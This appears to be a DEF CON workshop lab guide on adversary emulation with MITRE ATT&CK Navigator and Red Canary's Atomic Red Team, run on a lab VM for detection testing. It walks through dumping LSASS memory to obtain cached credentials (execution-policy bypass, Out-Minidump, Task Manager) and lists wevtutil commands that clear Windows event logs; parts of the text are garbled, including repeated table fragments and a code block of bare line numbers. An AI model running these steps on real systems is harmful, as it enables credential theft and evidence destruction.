Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)										

Now that we have created a Layer with APT28, consider your organization.

- Industry
 - Finance
 - Critical Infrastructure
 - Healthcare
 - Government
 - Etc.
- Country or Region
 - USA based organization
 - Foreign based organization
 - Which countries are considered an adversary of the country the organization is based?

9) Utilize MITRE CTI to find a threat actor that typically targets organizations similar to yours and add them to MITRE ATT&CK Navigator under a new layer by hitting the + sign to add a new tab:



Note any overlaps in Techniques used as well as any differences. These Tactics Techniques and Procedures (TTPs) are what we emulate in order to understand what our adversary is likely to do when attacking our organization. By understanding these TTPs we can emulate them in order to test our defenses and understand where our visibility gaps are. TTPs are interesting. As you mature as a hacker, you slowly develop what is often referred to as a “Methodology”. These are the steps you take when enumerating machines you are testing, the tools you become comfortable with and gravitate to, the path you take to dump credentials or laterally move, etc. You will develop a “fingerprint” of your own in the same way any Threat Actor does. That is essentially what TTPs are, the fingerprint of a Threat Actor. This is typically how Threat Actors are identified and categorized post breach.

Lab 2

Atomic Red Team Framework


This lab will go over Red Canary's Atomic Red Team Framework. Atomic Red Team is a library of techniques, scripts, and test case execution automation, all mapped to MITRE ATT&CK's Technique Numbers. These tests built for each Technique are referred to as "atomics". This makes it easy to cross reference MITRE ATT&CK CTI Threat Actors and their Techniques to Atomic Red Team's Atomics.

By the end of this lab you should be able to do the following:

- Navigate Atomic Red Team's Library of atomics
- Cross Reference a MITRE ATT&CK Technique Number with the Atomic Red Team's atomic
- Execute test cases based on atomics


If network connectivity allows start at "1)", otherwise skip to "2)"

1) Navigate to <https://AtomicRedTeam.io/>



Scroll to "Projects" and click on "ATOMIC RED TEAM"

Projects



This is the library of Techniques, Test Cases for the Techniques, and how to execute them. Red Canary labels these tests as "Atomics". There are often many Atomics per technique and sub-technique allowing for a wide variety of ways to test any given technique or situation. You can search for the MITRE ATT&CK Technique number in the search bar to find a specific Atomic matching that technique.

Atomic Red Team

Invoke-Atomic

Docs

Atomics

Community

Search documentation ...

CTRL

Atomic Red Team

Get started

View all atomics

Atomic Red Team is an open source library of tests that security teams can use to simulate adversarial activity in their environments.

Fast

Atomic tests run in five minutes or less and require minimal setup. Spend less time configuring and more time testing!

Focused

Security teams don't want to operate with a "hopew and prayers" attitude towards detection. Atomic tests are mapped to the MITRE ATT&CK matrix, so you always know which techniques you do and don't detect.

Community-driven

Atomic Red Team is open source and community developed. By working together, we can develop a fuller picture of the security landscape.

1729

Search...

Tactic


Platforms

Executors

Elevation

ID	GUID	Name	Tactic	Platform(s)	Executor	Elevati...	
T1001.002	c7921449-8b62-4c4d-8a83-d9281ac0190b	Steganographic Tarball Embedding	command-and-control	Windows	Invoke-PSImage		
T1001.002	04bb8e3d-1670-46ab-a3f1-5cee64da29b6	Embedded Script in Image Execution via Extract-Invoke-PSImage	command-and-control	Windows	Invoke-PSImage		
T1001.002	4ff61684-ad91-405c-9fbc-048354ff1d07	Execute Embedded Script in Image via Steganography	command-and-control	Windows	Invoke-PSImage		
T1003	96345bfc-8ae7-4b6a-80b7-223200f24e9	Geodump	credential-access	Windows	Invoke-Geodump		

2) Due to past experiences with network connectivity issues at DEF CON during workshops, we decided to locally import all of the test cases from the Atomic Red Team framework onto the VM directly to mitigate any potential network issues getting in the way of the workshop.




3) On the Desktop of your VM you should see an icon: Atomic Red Team Double click this icon to open the folder.

Inside of this are all the Atomics stored locally inside of the VM. We will demonstrate how to utilize these Atomics in this lab.

4) Scroll to T1059.003 and double click to open:

ard	Organize	New	Open
Atomic Red Team > atomics >			
Name	Date modified	Type	Size
T1059.002	3/3/2025 10:17 AM	File folder	
T1059.003	3/3/2025 10:17 AM	File folder	
T1059.004	3/3/2025 10:17 AM	File folder	
T1059.005	3/3/2025 10:17 AM	File folder	
T1059.006	3/3/2025 10:17 AM	File folder	

5) Double click on the Markdown Source File:




Here you will see Atomic Red Team's explanation of the technique. In this case, it is “Command and Scripting Interpreter: Windows Command Shell”

```
C:\Users\hacker\Desktop> Atomic Red Team > atomics > T1059.003 > T1059.003.md > T1059.003 - Command and Scripting Interpreter: Windows Command Shell > Atomic Test #5 - Command Prompt read contents from CMD
1 # T1059.003 - Command and Scripting Interpreter: Windows Command Shell
2
3 ## Atomic Test #5 - Command Prompt read contents from CMD file and execute
4 Simulate Raspberry Robin using the "standard-in" command prompt feature cmd '/R <' to read and execute a file via cmd.exe
5 See https://redcanary.com/blog/raspberry-robin/.
6
7 **Supported Platforms:** Windows
8
9
10
11
12 **auto_generated_guid:** df81db1b-066c-4802-9bc8-b6d030c3ba8e
13
14
15
16
17
18 ### Inputs:
19 | Name | Description | Type | Default Value |
20 |-----|-----|-----|-----|
21 | Input_file | CMD file that is read by Command Prompt and execute, which launches calc.exe | path | PathToAtomicsFolder&#92;T1059.003&#92;src&#92;t1059.003_cmd.cmd|
22
23
24 #### Attack Commands: Run with 'command_prompt'! |
25
26
27 ```cmd
28 cmd /r cmdc"%{input_file}"
29 ```
30
31
32
33
34 #### Dependencies: Run with 'powershell'!
35 ##### Description: CMD file must exist on disk at specified location (%{input_file})
36 ##### Check Prereq Commands:
37 ```powershell
38 if (Test-Path "%{input_file}") {exit 0} else {exit 1}
39 ```
40 ##### Get Prereq Commands:
41 ```powershell
42 New-Item -Type Directory (split-path "%{input_file}") -ErrorAction ignore | Out-Null
43 Invoke-WebRequest "https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1059.003/src/t1059.003_cmd.cmd" -OutFile "%{input_file}"
44 ```
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1010
1011
1012
1013
1014
1015
1016
1017
1018
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1090
1091
1092
1093
1094
1095
1096
1097
1098
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1110
1111
1112
1113
1114
1115
1116
1117
1118
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1189
1190
1191
1192
1193
1194
1195
1196
1197
1198
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1210
1211
1212
1213
1214
1215
1216
1217
1218
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1289
1290
1291
1292
1293
1294
1295
1296
1297
1298
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1310
1311
1312
1313
1314
1315
1316
1317
1318
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1389
1390
1391
1392
1393
1394
1395
1396
1397
1398
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1410
1411
1412
1413
1414
1415
1416
1417
1418
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1489
1490
1491
1492
1493
1494
1495
1496
1497
1498
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1510
1511
1512
1513
1514
1515
1516
1517
1518
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1598
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1698
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1798
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118
2119
2120
2121
2122
2123
2124
2125
2126
2127
2128
2129
2130
2131
2132
2133
2134
2135
2136
2137
2138
2139
2140
2141
2142
2143
2144
2145
2146
2147
2148
2149
2150
2151
2152
2153
2154
2155
2156
2157
2158
2159
2160
2161
2162
2163
2164
2165
2166
2167
2168
2169
2170
2171
2172
2173
2174
2175
2176
2177
2178
2179
2180
2181
2182
2183
2184
2185
2186
2187
2188
2189
2190
2191
2192
2193
2194
2195
2196
2197
2198
2199
2200
2201
2202
2203
2204
2205
2206
2207
2208
2209
2210
2211
2212
2213
2214
2215
2216
2217
2218
2219
2220
2221
2222
2223
2224
2225
2226
2227
2228
2229
2230
2231
2232
2233
2234
2235
2236
2237
2238
2239
2240
2241
2242
2243
2244
2245
2246
2247
2248
2249
2250
2251
2252
2253
2254
2255
2256
2257
2258
2259
2260
2261
2262
2263
2264
2265
2266
2267
2268
2269
2270
2271
2272
2273
2274
2275
2276
2277
2278
2279
2280
2281
2282
2283
2284
2285
2286
2287
2288
2289
2290
2291
2292
2293
2294
2295
2296
2297
2298
2299
2300
2301
2302
2303
2304
2305
2306
2307
2308
2309
2310
2311
2312
2313
2314
2315
2316
2317
2318
2319
2320
2321
2322
2323
2324
2325
2326
2327
2328
2329
2330
2331
2332
2333
2334
2335
2336
2337
2338
2339
2340
2341
2342
2343
2344
2345
2346
2347
2348
2349
2350
2351
2352
2353
2354
2355
2356
2357
2358
2359
2360
2361
2362
2363
2364
2365
2366
2367
2368
2369
2370
2371
2372
2373
2374
2375
2376
2377
2378
2379
2380
2381
2382
2383
2384
2385
2386
2387
2388
2389
2390
2391
2392
2393
2394
2395
2396
2397
2398
2399
2400
2401
2402
2403
2404
2405
2406
2407
2408
2409
2410
2411
2412
2413
2414
2415
2416
2417
2418
2419
2420
2421
2422
2423
2424
2425
2426
2427
2428
2429
2430
2431
2432
2433
2434
2435
2436
2437
2438
2439
2440
2441
2442
2443
2444
2445
2446
2447
2448
2449
2450
2451
2452
2453
2454
2455
2456
2457
2458
2459
2460
2461
2462
2463
2464
2465
2466
2467
2468
2469
2470
2471
2472
2473
2474
2475
2476
2477
2478
2479
2480
2481
2482
2483
2484
2485
2486
2487
2488
2489
2490
2491
2492
2493
2494
2495
2496
2497
2498
2499
2500
2501
2502
2503
2504
2505
2506
2507
2508
2509
2510
2511
2512
2513
2514
2515
2516
2517
2518
2519
2520
2521
2522
2523
252
```

This is a very basic script. This is essentially just a script that calls command prompt to execute a binary “calc.exe”. While calc.exe is not malicious, the behavior of executing a binary in this roundabout way is suspicious and Threat Actors have been known to do this during their attack chains. Malicious executables can be built in a few minutes that can bypass AV/EDR (ask me how I know). Therefore, we want to detect this type of suspicious behavior as opposed to the executable itself.

7) Open Powershell and copy/paste the following command into PowerShell:
`Start-Process "C:\Users\hacker\Desktop\Atomic Red Team\atomics\T1059.003\src\t1059.003_cmd.cmd"`

Command prompt should have opened and then executed the command to launch calc.exe from system32:



Now we will use another technique that is meant to dump the memory from Local Security Authority Subsystem Service (LSASS). My dumping the memory of the LSASS process, we can extract the cached passwords of users who have logged into the machine. This technique is specifically relating to the dump itself though so we won't go beyond that.

8) Open PowerShell as Admin

9) Use the following command to change directory to the Atomic folder:

```
cd 'C:\users\hacker\Desktop\Atomic Red Team\atomics\T1003.001\src'
```

10) Use the following command to bypass the execution policy for PowerShell:

```
Set-ExecutionPolicy bypass
```

11) When it asks if you want to change policy type “Y”

12) Run the following commands:

```
Import-Module .\Out-Minidump.ps1
```

```
get-process lsass
```

```
get-process lsass | Out-Minidump
```

If this works and is not blocked, it will create a file called lsass_[Id Number].dmp in the same folder as the Out-Minidump.ps1 file:

```
PS C:\Windows\system32> cd C:\users\hacker\Desktop\Atomic Red Team\atomics\T1003.001\src
PS C:\users\hacker\Desktop\Atomic Red Team\atomics\T1003.001\src> Set-ExecutionPolicy bypass

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose
you to the security risks described in the about_Execution_Policies help topic at
https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): y
PS C:\users\hacker\Desktop\Atomic Red Team\atomics\T1003.001\src> Import-Module .\Out-Minidump.ps1
PS C:\users\hacker\Desktop\Atomic Red Team\atomics\T1003.001\src> get-process lsass

Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
-----
1377 29 8396 20132 2.52 744 0 lsass

PS C:\users\hacker\Desktop\Atomic Red Team\atomics\T1003.001\src> get-process lsass | Out-Minidump



Directory: C:\users\hacker\Desktop\Atomic Red Team\atomics\T1003.001\src

Mode LastWriteTime Length Name
----
-a---- 3/27/2025 10:37 AM 76205063 lsass_744.dmp

PS C:\users\hacker\Desktop\Atomic Red Team\atomics\T1003.001\src> get-process lsass | Out-Minidump

Directory: C:\users\hacker\Desktop\Atomic Red Team\atomics\T1003.001\src


Mode LastWriteTime Length Name
----
-a---- 3/27/2025 10:45 AM 76359845 lsass_744.dmp
```

Name	Date modified	Type	Size
 lsass_744.dmp	3/27/2025 10:45 AM	DMP File	74,571 KB
 Out-Minidump.ps1	3/3/2025 10:17 AM	Windows PowerS...	4 KB

This .dmp file holds credential information because we took a snapshot of the portion of the memory that LSASS was using. Another way we can do the same thing is to dump it from Task Manager directly.

- 13) Open Task Manager
- 14) Navigate to the Details tab

15) Right click on LSASS and click “Create dump file”



This will effectively do the same thing, create a memory dump of LSASS that can be pulled off the machine and credentials stolen from the dump. The Windows Defender Antivirus may have triggered on either of these techniques.

For our next technique we'll be destroying evidence of our wrongdoing, but before we destroy the logs let's take a look at Event Viewer.

16) In the VM, either type “Event Viewer” in the start menu and open it, or press Windows+X then “V” (which is the 1337 way of opening event viewer)

17) Expand “Windows Logs”

Here you will see the 4 main categories of Windows Logs:

Application – Logs relating to applications like Microsoft Edge, Windows Management Instrumentation, .Net Runtime stuff, etc.


Security – Logs relating to authentication, file permissions, logons, etc.

Setup – Logs relating to installation, upgrades, and other OS related setup information

System – Logs related to Windows System Components, Drivers, and other critical Windows functions

Windows by default has most logs sent here. Your organization can customize other items to be sent here and may also send these logs to a centralized Security Information and Event Management server (SIEM). Incident Response and Threat Hunters may use logs like these to aid them in investigation. For this reason, Threat Actors often clear these to cover their tracks. This is suspicious behavior so we want to test to see if we have alerting set up for this situation.

Commented [BK1]: May be good to expand on this.



18) On the desktop of the VM, open

19) Navigate to T1070.001:

T1070.001

src (7)

T1070.002

T1070.003

T1070.004

T1070.005

T1070.006

T1070.008

T1071

T1071.001

T1071.004

T1072

T1074.001

bin (1)

T1070.001 - Indicator Removal on Host: Clear Windows Event Logs

Description from ATT&CK

Adversaries may clear Windows Event Logs to hide the activity of an intrusion. Windows Event Logs are a record of a computer's alert Security, with five event types: Error, Warning, Information, Success Audit, and Failure Audit.

With administrator privileges, the event logs can be cleared with the following utility commands:

- `wevtutil cl system`
- `wevtutil cl application`
- `wevtutil cl security`

These logs may also be cleared through other mechanisms, such as the event viewer GUI or [PowerShell](#). For example, adversaries may clear the Security EventLog and after reboot, disable future logging. Note: events may still be generated and logged in the .evtx file between the clear and the reboot.

Adversaries may also attempt to clear logs by directly deleting the stored log files within `C:\Windows\System32\winevt\logs\`.

Here you can see the explanation of how this technique is done:

With administrator privileges, the event logs can be cleared with the following utility commands:

